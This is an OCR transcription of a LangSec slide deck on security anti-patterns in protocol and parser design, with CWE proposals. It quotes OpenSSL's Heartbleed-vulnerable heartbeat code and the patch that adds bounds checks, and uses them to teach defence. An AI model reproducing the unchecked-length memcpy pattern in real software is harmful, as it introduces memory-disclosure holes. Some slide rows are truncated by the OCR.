

The Seven Turrets of Babel:

Data Format is Code's Destiny: Security Anti-Patterns Of Protocol Design.

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Falcon Momot
Sven Hallberg
Meredith L. Patterson

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uh

DARTMOUTH
VOX CLAMANTIS IN DESERTO
1769

Economics

- Pen test, code audit **"2+2"**: 2 persons, 2 weeks
  - Attackers have "**infinite**" time to find just 1 vuln
- Proofs of exploitability take weeks, even when weakness is **evident**
- Confirming **departures from safe design practices** is more helpful than proof of exploitability

A set of CWEs to say:

- this parser is trouble
- this data format is trouble
- this protocol spec is trouble

"A bad feeling is not a finding"

A bad feeling is not a finding

Our program

- Give the "bad feeling" a solid theory
  - Why parsers/protocols that *look* like trouble *are* trouble
  - Enhance CWE-398 "Indicator of poor code quality"
- Give auditors a weapon against **anti-patterns** in **parser code / data format** design:
  - Enable **LangSec CWE findings**, with a **taxonomy**
  - Show actual mechanisms behind CWE-20 "Improper input validation" etc.

Existing CWEs: 20, 78, 79, 89, ...

Brief Listing of the Top 25

The Top 25 is organized into three high-level categories that contain multiple CWE entries.

Insecure Interaction Between Components

These weaknesses are related to insecure ways in which data is sent and received between separate components, modules, programs, processes, threads, or systems.

- CWE-20: Improper Input Validation
- CWE-116: Improper Encoding or Escaping of Output
- CWE-89: Failure to Preserve SQL Query Structure ('SQL Injection')
- CWE-79: Fail
- CWE-78: Imp ('OS Comma
- CWE-319: Cl
- CWE-352: Cr
- CWE-362: Ra
- CWE-209: Er

2009 CWE/SANS Top 25

Insecure Interaction Between Components

These weaknesses are related to insecure ways in which data is sent and received between separate components, modules, programs, processes, threads, or systems.

For each weakness, its ranking in the general list is provided in square brackets.

Rank	CWE ID	Name
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[2]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[4]	CWE-352	Cross-Site Request Forgery (CSRF)
[8]	CWE-434	Unrestricted Upload of Fil
[9]	CWE-78	Improper Neutralization Command Injection')
[17]	CWE-209	Information Exposure Th
[23]	CWE-601	URL Redirection to Untrus
[25]	CWE-362	Race Condition

2010 CWE/SANS Top 25

Insecure Interaction Between Components

These weaknesses are related to insecure ways in which data is sent and received between separate components, modules, programs, processes, threads, or systems.

For each weakness, its ranking in the general list is provided in square brackets.

Rank	CWE ID	Name
[1]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[4]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[9]	CWE-434	Unrestricted Upload of File with Dangerous Type
[12]	CWE-352	Cross-Site Request Forgery (CSRF)
[22]	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')

2011 CWE/SANS Top 25
(and still current)

What's wrong with existing CWEs?

- "Improper input **neutralization**" in shell command, SQL, and web contexts (CWE-{78,79,89})
    - **Mechanism**, not root cause

- Wrong level of **abstraction**. **Consequence** of bad design, not description of one.

    - Almost the proof of the vuln (expensive to find)

What is *input validation* and what good is it?

- Everyone is telling everyone else to "validate inputs for security". But what does it mean?
  - Implication: "valid" == "safe".
- Not all ideas of "valid" are helpful: compiling & running **valid** C on your system is **not** safe!
- "Safe" means **predictably** not causing **unexpected operations**

Security: "**valid**" must mean **predictable**, or it's useless


- Being valid should be a **judgment** about **behavior** of inputs on the rest of the program
  - Note: CWE's "**neutralization**" implies input is active, must be made "inert" to be safe
- "Every input is a program". Judging programs is very hard, unless they are very simple.

(Valid => predictable) || useless

- Make the judgment as **simple** as possible
  - i.e., checkable by code that can't run away & can be verified
- In general, "non-trivial" properties of Turing-complete programs **can't** be verified
  - but programs for simpler automata **can** be automatically verified

**"trouble"/
weakness**

Data format



Parser Structure

"Data format is code's destiny"

"Everything is an interpreter (=parser)"

"Every sufficiently complex input processor
is indistinguishable from a VM
running inputs as bytecode"

What is "trouble"?


Your program is a CPU/VM for adversary-controlled inputs

You must prevent run-away computation (a.k.a. exploit)

You must formulate & verify assumptions


$$P \{ Q \} R \supseteq P' \{ Q' \} R' \supseteq P'' \{ Q'' \} R'' \supseteq \ldots$$

Even strict C.A.R. Hoare-style verification is **brittle** if **any** assumptions are violated




"Babel", a CWE

"Failure to communicate assumptions to interacting modules"




"Computation is not stable w.r.t. proofs"


Is the P { Q } R chain like this:



or like this?



"Recognizer Pattern"



Christopher Ulrich, "Alchemy"

Anti-patterns

1. **Shotgun parsing**
2. **Input language > DCF**
3. **Non-minimalistic input-handing**
4. **Parser differentials**
5. **Incomplete specification**
6. **Overloaded fields**
7. **Permissive processing of invalid input**

1. "Shotgun parser"

- Parsing and input-validating code is **mixed with** and **spread across** processing code
- Input checks are **scattered** throughout the program
- **No** clear **boundary** after which the input can be considered fully checked & **safe** to operate on
- It's unclear from code **which properties** are **being** checked & which **have been** checked

Heartbleed is a "shotgun parser" bug

Heartbeat sent to victim

SSLv3 record:

Length
4 bytes

SSL3_RECORD

HeartbeatMessage

Type	Length	Payload data
TLS1_HB_REQUEST	65535 bytes	1 byte

hbtype payload

```
hbtype = *p++;
n2s(p, payload);
pl = p;
```

```
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```

Where OpenSSL's parser went wrong

```
-       /* Read type and payload length first */
-       hbtype = *p++;
-       n2s(p, payload);
-       pl = p;
-
        if (s->msg_callback)
                s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                        &s->s3->rrec.data[0], s->s3->rrec.length,
                        s, s->msg_callback_arg);
```

```
+       /* Read type and payload length first */
+       if (1 + 2 + 16 > s->s3->rrec.length)
+               return 0; /* silently discard */
+       hbtype = *p++;
+       n2s(p, payload);
+       if (1 + 2 + payload + 16 > s->s3->rrec.length)
+               return 0; /* silently discard per RFC 6520 sec. 4 */
+       pl = p;
+
        if (hbtype == TLS1_HB_REQUEST)
                {
                unsigned char *buffer, *bp;
+               unsigned int write_length = 1 /* heartbeat type */ +
+                                           2 /* heartbeat length */ +
+                                           payload + padding;
                int r;
```

Premature processing of unvalidated input

DNP3-SA

- Parts of the DNP3 payload are crypto-signed
  - 21 of 34 function codes can be authenticated (=signed)
- Parsing of payloads can be deferred until authentication
- Hostile inputs problem solved? Not by far.
  - signed & unsigned elements are mixed; no easy skipping
  - state affected by both signed & unsigned messages
  - more complexity, not less
  - multiple syntax ambiguities

